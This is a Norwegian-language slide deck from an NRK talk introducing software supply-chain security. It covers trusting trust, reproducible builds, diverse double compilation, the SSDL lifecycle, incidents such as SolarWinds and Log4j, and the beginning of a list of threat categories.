

Introduksjon til Leveringskjeder

Morten Linderud

NRK - 2023

\$ whoami

- Morten Linderud
 - Foxboron
- Master fra Universitetet i Bergen
- F/OSS siden ~2013
- Arch Linux siden 2016
 - Security Team
 - Reproducible Builds
 - Pakking av programvare
- System Transparency
 - Glasklar Teknik AB
 - Kovert AS

Oversikt

- Bakgrunn
- Leveringskjeder
- Terminologi
- Verktøy
- Eksempler

Fra starten av!

Reflections on Trusting Trust

Ken Thomson, 1984

```
1 computer_1 $ make build
2 computer_1 $ sha256sum some_file
3 3f626204f75e62e22d934ce7c4e02e7b3ef3bbad726ba9e841f0442e549a9537  some_file
4
5 computer_2 $ make build
6 computer_2 $ sha256sum some_file
7 3c458c687ed862402b75cb03d19fb8f8675c3831432f761c7e9a0f1b2602b604  some_file
```

```
1 computer_1 $ make build
2 computer_1 $ sha256sum some_file
3 3f626204f75e62e22d934ce7c4e02e7b3ef3bbad726ba9e841f0442e549a9537  some_file
4
5 computer_2 $ make build
6 computer_2 $ sha256sum some_file
7 3c458c687ed862402b75cb03d19fb8f8675c3831432f761c7e9a0f1b2602b604  some_file
```

```
1 computer_1 $ make build
2 computer_1 $ sha256sum some_file
3 3f626204f75e62e22d934ce7c4e02e7b3ef3bbad726ba9e841f0442e549a9537  some_file
4
5 computer_2 $ make build
6 computer_2 $ sha256sum some_file
7 3c458c687ed862402b75cb03d19fb8f8675c3831432f761c7e9a0f1b2602b604  some_file
```



```
1 computer_1 $ make build
2 computer_1 $ sha256sum some_file
3 3f626204f75e62e22d934ce7c4e02e7b3ef3bbad726ba9e841f0442e549a9537  some_file
4
5 computer_2 $ make build
6 computer_2 $ sha256sum some_file
7 3c458c687ed862402b75cb03d19fb8f8675c3831432f761c7e9a0f1b2602b604  some_file
```

```
1 computer_1 $ make build
2 computer_1 $ sha256sum some_file
3 3f626204f75e62e22d934ce7c4e02e7b3ef3bbad726ba9e841f0442e549a9537  some_file
4
5 computer_2 $ make build
6 computer_2 $ sha256sum some_file
7 3c458c687ed862402b75cb03d19fb8f8675c3831432f761c7e9a0f1b2602b604  some_file
```

Reviewing Microsoft's Automatic Insertion of Telemetry into C++ Binaries

[infoq](#), 2016


Diverse Double Compilation

David A. Wheeler, 2009

Trusted Compiler + Environment = Compiler
Different Compiler + Environment = Compiler
Compiler == Compiler

Secure Software Delivery Lifecycle (SSDL)

Steve Lipner, 2004



Krav

Krav

- Identifisere sikkerhetskrav

Design

Design

- Produsering av trusselmodeller

Design

- Produsering av trusselmodeller
- Dokumentere Sikkerhetsarkitektur

Implementasjon

Implementasjon

- Rettningslinjer og "Best Practices"

Implementasjon

- Rettningslinjer og "Best Practices"
- Etterlevelse av standarder for kode og testing

Implementasjon

- Rettningslinjer og "Best Practices"
- Etterlevelse av standarder for kode og testing
 - Fuzzing

Implementasjon

- Rettningslinjer og "Best Practices"
- Etterlevelse av standarder for kode og testing
 - Fuzzing
 - Bruka av verktøy

Verifikasjon

Verifikasjon

- Ettergå Trusselmodel

Verifikasjon

- Ettergå Trusselmodel
- Kodegjennomgang

Verifikasjon

- Ettergå Trusselmodel
- Kodegjennomgang
- Penetrasjonstesting

Verifikasjon

- Ettergå Trusselmodel
- Kodegjennomgang
- Penetrasjonstesting
- Nye trussler evaluert

Utgivelse

Utgivelse

- Endelig sikkerhetsvurdering

Utgivelse

- Endelig sikkerhetsvurdering
- Ettergå trusselmodel

Utgivelse

- Endelig sikkerhetsvurdering
 - Ettergå trusselmodel
 - Gjennomgå kjente feil

Utgivelse

- Endelig sikkerhetsvurdering
 - Ettergå trusselmodel
 - Gjennomgå kjente feil
- Arkivere dokumentasjonen

Deployment (SSDL)

Deployment (SSDL)

- "Sign-off" av sikkerhetsteam

Respons (SSDL)

Respons (SSDL)

- Tilbakemeldinger av sikkerhetsrespons

Respons (SSDL)

- Tilbakemeldinger av sikkerhetsrespons
 - Verktøy og prosesser evalueres

Respons (SSDL)

- Tilbakemeldinger av sikkerhetsrespons
 - Verktøy og prosesser evalueres
 - Post-mortems

Evaluating and Mitigating Software Supply Chain Security Risks

Robert J. Ellison et al, Software Engineering Institute, 2010

The Department of Defense (DoD) is concerned that security vulnerabilities could be inserted into software that has been developed outside of the DoD's supervision or control. [...] in terms of actions that should be taken in each phase of the DoD acquisition life cycle.

The DoD has focused on infrastructure defenses against intrusions and has not fully recognized the security risks posed by application software built on top of these mechanisms.

Programvarens Leveringskjede


Hvorfor nå?

- Solarwinds
- Log4j
- Shadowhammer
 - Asus hadde kompromitert signerings sertifikat

William!


@nrk/core-components, hvor mange avhengigheter?


537



<https://xkcd.com/2347/>







SOURCE THREATS

- A** Bypassed code review
- B** Compromised source control system

BUILD THREATS

